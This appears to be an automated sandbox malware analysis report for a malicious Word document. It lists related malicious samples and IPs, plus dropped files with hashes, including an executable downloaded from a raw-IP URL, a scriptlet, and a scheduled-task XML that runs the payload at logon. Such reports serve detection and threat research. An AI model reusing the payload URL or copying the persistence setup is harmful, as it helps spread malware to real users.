	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.223
	(KOREA SHIPPING - KLCSM).exe	Get hash	malicious	Browse	• 208.91.199.224
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TOwYernH3DhfPER.exe	Get hash	malicious	Browse	• 208.91.199.181
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225
PUBLIC-DOMAIN-REGISTRYUS	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224
	TOwYernH3DhfPER.exe	Get hash	malicious	Browse	• 208.91.199.181
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\task[1].exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	504832
Entropy (8bit):	7.875034070984988
Encrypted:	false
SSDEEP:	12288:+v5E70ZixBFm0hDKr62YWLJp7WtXpcCAVS4EzOnsQ7b51:+vG70Zi1hy6O+LAVS4C
MD5:	F65B0793251364C03D06E8E7134FC21B
SHA1:	7BC80E89BBC7C10B974462E748849F9056D20D4A
SHA-256:	A031918E001745C0F07D5D0AC118A0BFEB946236033E20FA1B16E0D54EE7BCB8
SHA-512:	BAC2E15EAFEFF6708D67A224B96FBC62F062A6029D7E5DFCB773C2B07AAC4C01F910724192A6294DA3456B50E016F5A9859E9DD6EA18C2C51F02377AFBA3CB2
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://173.232.204.89/task.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.a.....0..... .....@.. ....@.....\|...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...t.....\.. .....{ ...*..{!...*..{"...*..{#...*..($.....} .....}!.....}".....}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&.. .,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r...p .....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\15885F16.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 1569 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	3712
Entropy (8bit):	5.037993363240484

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\15885F16.wmf	
Encrypted:	false
SSDEEP:	96:ik7Hgwj+mbYf3LSrhlOs0f5aSdHn63Dx3:ik7Awam8fI4s0f5ap3
MD5:	C1B62208EAE785B0A7BFE08CE5F0FCB0
SHA1:	D20B6C8067B41B1C586323F393FB3A6DA5AE635E
SHA-256:	5BFF8E7E1EB6B3C2EDC7664EBB219A3F73EC8C039FA745FE6904929E20C48E9A
SHA-512:	D1747C76292E97B010824F3F31604A28D66508855231F2A0DE87DDBE32E09AB92A39F16DC494256E2FF08E7634B7528AC6123B433904FCF03FE1733449C3E68B
Malicious:	false
Preview:	......@.....!.....5.....Segoe UI....C.-.....@.....%....-.....A..... . ...:.(... ...@..... .....?.....!...A.F.f. . ...:.(... ... .G .>..:..9..8..8..8..9..:.:.:.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{AEBC8812-958C-44EE-8AED-8858BB920BA5}.tmp	
Preview:	c.0.5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.....=..... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f.h.g.h.g.e.g.h.D.p.~...S.C.T.". .".e.w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}.".L.I.N.K.8.7.e.9.....H...R...X.....CJ..OJ..QJ..^J..aJ.....j....CJ..OJ..QJ..U..^J..aJ.. .j.QJe...CJ..OJ..QJ..U..^J..aJ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E96B34F0-7523-4243-9DA6-1F3FD956FE04}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EBB6311B-66D7-463B-B2C9-86511D155F63}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.355525250700724
Encrypted:	false
SSDEEP:	3:Iiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbE:Iiiiiiiiifdlloz Qc8++lsJe1MzD
MD5:	CC3AB9E593CECF2048AEE342EDDD148B
SHA1:	58CE30C48B5774ACDD4E6A44C9ECC67C24E9EBEE
SHA-256:	88C7A3672408B7EEF5135FD0DEA603A0876892E861C000BE8DEE9AA270E20EEE
SHA-512:	A0427B11CC0EC327C416152AC901D461481FFEBBB7002F12B2AB046EDD2EC8F1D22F435C9C391EF4F7A27D060ADC85CF79B90EC3E6983344B929F25A3927C99
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	97481
Entropy (8bit):	4.488488984611353
Encrypted:	false
SSDEEP:	768:VBabzacasapa2lG/OlARldNVYwUn7ZwPW1ir:VBabzacasapa2o/Na7M
MD5:	D7753A0D10BA8D799FC357F6DCCBDC11
SHA1:	70D84C351FC1727F67078FCC6E1F9A28E69800E3
SHA-256:	72260141E67D297A5FEF365882819BFDE2FD988D2A47ABC5598B85E247183BB5
SHA-512:	31589C6404D9D72C5FE68E16E49BF66FDD90E3BAC687A78EC907EC39C401E8F1797F3D3C8E22609D65216E9193C243508241517463B893C0BFA753AF1A655F39
Malicious:	**true**
Preview:	....

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT:Zone.Identifier	
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Local\Temp\tmp3794.tmp	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1574
Entropy (8bit):	5.11268735911116
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNt9xvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTDv
MD5:	2FB2F595006AB549A4C00CC852A1F691
SHA1:	9B8CFA7A4D43ADF4C3ADEA923AE5AFDDE3A40314
SHA-256:	5466C2D681BB5F3A6B50D13FD153C920D963FE658574BBD123371BC02FAC0E86
SHA-512:	76720B62C1F421B2D88E38540560033CE47D60D37AA5E22AEC2805A1CD78E3CE0EB716CF9770D00DC128043D6514EA9329B0C88FB9D6FDCF135151658D00BC1
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MT_1O1_SWIFt.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:55 2021, mtime=Mon Aug 30 20:08:55 2021, atime=Fri Nov 26 01:18:12 2021, length=393131, window=hide
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	4.547155571715204
Encrypted:	false
SSDEEP:	12:8Vr1C0gXg/XAlCPCHaXjByB/AVtX+WaZ2iN7OfjicvbzX9cjfDtZ3YilMMEpxRlh:8T/XTTc+bxiN7legDv3qTaR7m
MD5:	6037290229C92EB012B5E0FFFF768CF3
SHA1:	FB8659D009CA301293C1D8E80F9FB4DD07BA6115
SHA-256:	9B0BE02A9FF6F390EE4DB2DF6FE36B92CC47775D1C5F61FE52271EE8A4B685D2
SHA-512:	A9BFD1D2C9F9C69F984C3988741367F81D43F35FD642C6A423BD5FE85CADDB0AFF81289B73BE6FA21C343CC219204D69D7DA6155D54B45B9DD8C9BEF5A8A9E19
Malicious:	false
Preview:	L.....F.... ....c.=....c.=.....k.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....j.2.....zSG. .MT_1O1~1.DOC..N.....S...S..*.....M.T._.1.O.1._.S.W.I.F.t...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop\MT_1O1_SWIFt.doc.'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.M.T._.1.O.1._.S.W.I.F.t...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....116938.....D_....3N...W...9..g.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	75
Entropy (8bit):	4.815308444251282
Encrypted:	false
SSDEEP:	3:bDuMJlwBZtLp6lmX1s6UvZtLp6lv:bCT6tZ61
MD5:	D9727B02ED11948740985CBF371DBB89
SHA1:	9F5438BF4E2820D41D82A315FEBEAE4CC99BEF47
SHA-256:	14C038F86F48609F22EA85CBDC4A72DA9556FD61255B1BBEADBA40B2767EE361
SHA-512:	F46041B1A12E9E05968987F4B4D7AEC31BA851CB256E4BEDBB66BA8E8702BB9B8DF154E9C407C98959C0CCDDE6FB8EF2D02FAFC7650069298A4E3FB1E03E95E

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Malicious:	false
Preview:	[folders]..Templates.LNK=0..MT_1O1_SWIFt.LNK=0..[doc]..MT_1O1_SWIFt.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2BTQ2CWP06U44J4VW23J.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5749330568309996
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuzKkYzHDKXXXlUVqA2:cmzooz8mnHnoruzK/KXXhA2
MD5:	3241235D465CDB7FFE6C18BA8DF09D99
SHA1:	41E8CAE16DA3FD1A45EE73E0A4283EB3E22C6270
SHA-256:	80127B486FBBD28639B2A7329546F4C6A05F01C47457713049D660AAC4C51FD9
SHA-512:	843476AA40104B87A5C82E58817328029A3F3932D1AEAA3846D32A6285BF353321F723F5110DED699359214B198A0FD040E8B446BF5C63282557A68DC72A0469
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5749330568309996
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuzKkYzHDKXXXlUVqA2:cmzooz8mnHnoruzK/KXXhA2
MD5:	3241235D465CDB7FFE6C18BA8DF09D99
SHA1:	41E8CAE16DA3FD1A45EE73E0A4283EB3E22C6270

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
SHA-256:	80127B486FBBD28639B2A7329546F4C6A05F01C47457713049D660AAC4C51FD9
SHA-512:	843476AA40104B87A5C82E58817328029A3F3932D1AEAA3846D32A6285BF353321F723F5110DED699359214B198A0FD040E8B446BF5C63282557A68DC72A0469
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5749330568309996
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuzKkYzHDKXXXlUVqA2:cmzooz8mnHnoruzK/KXXhA2
MD5:	3241235D465CDB7FFE6C18BA8DF09D99
SHA1:	41E8CAE16DA3FD1A45EE73E0A4283EB3E22C6270
SHA-256:	80127B486FBBD28639B2A7329546F4C6A05F01C47457713049D660AAC4C51FD9
SHA-512:	843476AA40104B87A5C82E58817328029A3F3932D1AEAA3846D32A6285BF353321F723F5110DED699359214B198A0FD040E8B446BF5C63282557A68DC72A0469
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5749330568309996
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuzKkYzHDKXXXlUVqA2:cmzooz8mnHnoruzK/KXXhA2
MD5:	3241235D465CDB7FFE6C18BA8DF09D99
SHA1:	41E8CAE16DA3FD1A45EE73E0A4283EB3E22C6270
SHA-256:	80127B486FBBD28639B2A7329546F4C6A05F01C47457713049D660AAC4C51FD9
SHA-512:	843476AA40104B87A5C82E58817328029A3F3932D1AEAA3846D32A6285BF353321F723F5110DED699359214B198A0FD040E8B446BF5C63282557A68DC72A0469
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O2YN4D646O0GDJJK3ZZ8.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5749330568309996
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuzKkYzHDKXXXlUVqA2:cmzooz8mnHnoruzK/KXXhA2
MD5:	3241235D465CDB7FFE6C18BA8DF09D99
SHA1:	41E8CAE16DA3FD1A45EE73E0A4283EB3E22C6270
SHA-256:	80127B486FBBD28639B2A7329546F4C6A05F01C47457713049D660AAC4C51FD9
SHA-512:	843476AA40104B87A5C82E58817328029A3F3932D1AEAA3846D32A6285BF353321F723F5110DED699359214B198A0FD040E8B446BF5C63282557A68DC72A0469
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SWTEXUYGJII0O8O9V6FS.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5749330568309996
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuzKkYzHDKXXXlUVqA2:cmzooz8mnHnoruzK/KXXhA2
MD5:	3241235D465CDB7FFE6C18BA8DF09D99
SHA1:	41E8CAE16DA3FD1A45EE73E0A4283EB3E22C6270
SHA-256:	80127B486FBBD28639B2A7329546F4C6A05F01C47457713049D660AAC4C51FD9
SHA-512:	843476AA40104B87A5C82E58817328029A3F3932D1AEAA3846D32A6285BF353321F723F5110DED699359214B198A0FD040E8B446BF5C63282557A68DC72A0469
Malicious:	false
